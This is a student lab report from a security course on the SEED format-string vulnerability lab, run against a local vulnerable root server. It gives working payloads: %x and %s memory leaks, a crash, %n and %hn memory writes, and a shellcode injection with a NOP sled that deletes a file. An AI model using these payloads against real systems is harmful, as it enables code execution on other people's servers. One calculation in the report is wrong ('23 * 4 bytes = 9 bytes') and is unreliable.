CPS633 Section 07 Fall2021

Lab 03 Report

Format String Vulnerability Lab

Name: Tusaif Azmat (group leader)
Student#: 500660278.
And
Name: Ankit Sodhi
Student#: 500958004

Group 04.

CPS633 Fall2021 Section 07 Group 04 Name: Tusaif Azmat - 500660278
Name: Ankit Sodhi - 500958004

CPS 633 - Lab 3 Report


Format String Vulnerability Lab

Lab Tasks:

The DUMMY SIZE value for this lab is: 200

Task 0: Preparation

First we turn off the address randomization using the following command to simplify lab tasks.




```
seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
```

Task 1: The Vulnerable Program

The vulnerable program is a server program running with the root privilege. It listens to UDP port 9090 and invokes myprint() to print out the data it gets whenever a UDP packet comes to the according port.

Compilation. Compile the above program. You will receive a warning message. This warning message is a countermeasure implemented by the gcc compiler against format string vulnerabilities. We can ignore this warning message for now.

```
$ gcc -DDUMMY_SIZE=200 -z execstack -o server server.c
server.c: In function ’myprintf’:
server.c:13:5: warning: format not a string literal and no format
arguments
[-Wformat-security]
printf(msg);
```



```
server.c: In function ‘myprintf’:
server.c:17:5: warning: format not a string literal and no format arguments [-Wf
ormat-security]
     printf(msg);
     ^
```

A warning message jumps out. It is a countermeasure implemented by the gcc compiler against format-string vulnerabilities.


Running and testing the server. The ideal setup for this lab is to run the server on one VM, and then launch the attack from another VM. However, it is acceptable if students use one VM for this lab. On the server VM, we run our server program using the root privilege. We assume that this program is a privileged root daemon. The server listens to port 9090. On the client VM, we can send data to the server using the nc command, where the flag "-u" means UDP (the server program is a UDP server). The IP address in the following example should be replaced by the actual IP address of the server VM, or 127.0.0.1 if the client and server run on the same VM.

I will run the server and launch the attack on the same VM.
Run the server program using the root privilege.

```
$ sudo ./server
```

Connect to the server using the nc command, where the flag “-u” means UDP. As the attack is launched on the same VM as the server, use 127.0.0.1 as the IP address.
Then type something to send it to the server.


```
$ echo hello this is working | nc -u 10.0.2.5 9090
```




```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbfe17c70
hello this is working
The value of the 'target' variable (after): 0x11223344
```

Running the server.c code file given by the faculty, and running with root permissions (sudo), we send a text “hello is this working” to check if the server received the message sent from the client.
We can also observe the warning from the gcc compiler, which we will deal with in a later task.


In the below screenshot, we can see that the correct %s if pointed to refers to the buffer where the string was sent from the client, thus we can see the string “hello” along with various other addresses printed out due to the .%x sent in the message.




```
~$ echo hello .%x.%x.%x.%x.%x.%x.%x.%s | nc -u 10.0.2.9 9090
```




```
$ sudo ./server
```


```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbf8d75c0
hello .bf8d75c0.b7713000.804871b.3.bf8d7600.bf8d7be8.804872d.hello
 .%x.%x.%x.%x.%x.%x.%x.%s

The value of the 'target' variable (after): 0x11223344
```

2.2 Task 2: Understanding the Layout of the Stack


```
~$ echo hello .%x.%x.%x.%x.%x.%x.%x |nc -u 10.0.2.9 9090
```


```
$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello .%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344
```

• Question 1: What are the memory addresses at the locations marked by ➊, ➋, and ➌?
Format String = Msg add - 32 = 0xbffff090 - 32 = 0xbffff070


Return address =msg add - 4 = 0xbffff090 - 4 = 0xbffff08c


Buffer start = Format string add + (24 * 4)96 = 0xbffff0d0


• Question 2: What is the distance between the locations marked by ➊ and ➌?

Distance between the locations marked by 1 and 3 = 23 * 4 bytes = 9 bytes

2.3 Task 3: Crash the Program


```
:~$ echo %s.%s.%s.%s.%s.%s.%s.%s.%s.%s.%
s.%s.%s.%s.%s. | nc -u 10.0.2.9 9090
```


```
$ sudo ./server
```




```
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
Segmentation fault
```

The streams of %s in the input message treats the obtained value from a location as an address, tries to print out the data stored in the address.
Hence it crashes.

2.4 Task 4: Print Out the Server Program's Memory


• Task 4.A: Stack Data

Send the following message to the server.



```
:~$ echo hello.%x.%x.%x.%x.%x.%x.%x.%x.%
x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x     | nc -u 10.0.2
.9 9090
```

The server prints out data as below:




```
$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
hello.bffff090.b7fba000.804871b.3.bffff0d0.bffff6b8.804872d.bffff0
d0.bffff0a8.10.804864c.b7e1b2cd.b7fdb629.10.3.82230002.0.0.0.ca000
2.1.b7fff000.b7fff020.6c6c6568
The value of the 'target' variable (after): 0x11223344
```

The printing work is successful.

• Task 4.B: Heap Data


The address of secret is 0x80487C0.




```
sudo ./server
The address of the secret: 0x080487c0
```

To print the string stored at the address, its address should be applied as the input in small end version. Then take it as a normal address pointed to a string in the stack and print out the corresponding message.

Send message to server as below.




```
$ echo $(printf "\xC0\x87\x04\x08") %x%x%x
```



```
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x %s | nc -u 127.0.0.1 9090
```

The server prints out data as below:




```
The address of the 'msg' argument: 0xbffff0d0
�� bffff0d0b7fbb000804871b3bffff110bffff6f8804872dbffff110bffff0e81
0804864cb7e1c2cdb7fdb6291038223000200 0f89e0002100007f00 A secret me
ssage

The value of the 'target' variable (after): 0x11223344
```

The secret message is “A secret message”.

2.5 Task 5: Change the Server Program’s Memory

The address of the target is: 0x804A040.




```
The address of the 'target' variable: 0x0804a040
```

• Task 5.A: Change the value to a different value.


Use the format control character “%n” to change the value of target.

Send the following message to the server to set what is at the address of target in msg.



```
$ echo $(printf "\x40\xa0\x04\x08") %x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x %n | nc -u 127.0.0.1 9090
```

The value of the target is changed.




```
The address of the 'msg' argument: 0xbffff0d0
@� bffff0d0b7fbb000804871b3bffff110bffff6f8804872dbffff110bffff0e81
0804864cb7e1c2cdb7fdb6291038223000200 0c3e30002100007f00
The value of the 'target' variable (after): 0x0000007d
```

• Task 5.B: Change the value to 0x500.


As the distance between format string and msg is always 92, the way to modify the output length is to alter the modifier number in front of “x” in a format string.

Send the following message to the server to set the content at the address of target in msg.The last “%1156x”will output 1156-long byte stream.



```
$ echo $(printf "\x40\xa0\x04\x08") %x%x%x
%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%1156x %n | nc -u 127.0.0.1 9
090
```


The value of target is changed to 0x500.



```
The address of the 'msg' argument: 0xbffff0d0
@� bffff0d0b7fbb000804871b3bffff110bffff6f8804872dbffff110bffff0e81
0804864cb7e1c2cdb7fdb62910382230002000057ed0002100007f0









   0
The value of the 'target' variable (after): 0x00000500
```


Task 5.C: Change the value to 0xFF990000.
This attack is somehow similar to Task 5.B.
Split 0xFF990000 into 0xFF99 and 0x0000, then alter two parts of the original value by modifying what are at the address of target and two bytes above it with “%hn”. As there should be many characters printed between the first modifier and the second, there should be something implied between these two addresses inside printf() to open up space for the characters.

Send the following message to server. 0x0000 should be modified after 0xFF99 as it needs longer letter output stream.



```
$ echo $(printf "\x42\xa0\x04\x08\x11\x22\
x33\x44\x40\xa0\x04\x08") %x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%
x%x%65301x %hn %102x%hn | nc -u 127.0.0.1 9090
```


The value is successfully altered.




```
                                                                  44
332211
The value of the 'target' variable (after): 0xff990000
```

2.6 Task 6: Inject Malicious Code into the Server Program

The malicious code along with the “\x90”NOP symbols will be stored in buf[1500].To conduct the attack, the place where the return address of myprintf()is stored, i.e. 0xBFFFF0CC,should be filled with any address above the first NOP and below the malicious code.
Before the attack, the file folder /tmp contains files as below.




Send the following attack message to the server.




```
$ echo $(printf "\xce\xf0\xff\xbf\x11\x22\
x33\x44\xcc\xf0\xff\xbf")%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x
%x%49021x%hn%12600x%hn$(printf "\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x31\x
c0\x50\x68bash\x68////\x68/bin\x89\xe3\x31\xc0\x50\x68-ccc\x89\xe0\
x31\xd2\x52\x68ile \x68/myf\x68/tmp\x68/rm \x68/bin\x89\xe2\x31\xc9
\x51\x52\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80") | nc -u
127.0.0.1 9090
```

The server runs as below. It ends after file deletion.



```
$ sudo ./server
```




```
                                    44332211����������������������
�1�Phbashh////h/bin��1�Ph-ccc��1�Rhile h/myfh/tmph/rm h/bin��1�QRPS
��1�1��

The value of the 'target' variable (after): 0xbffef136
```

The file is successfully deleted.

By putting NOP at the beginning of our shell code make our life easier.
NOP modifier will have no operation but occupy some space in the stack, which lifts up the location of the shell code. That is, we will have a broader range of choices for return-address-modification aim. Also, it works as the rampart between malicious code and former input addresses used as assistants.

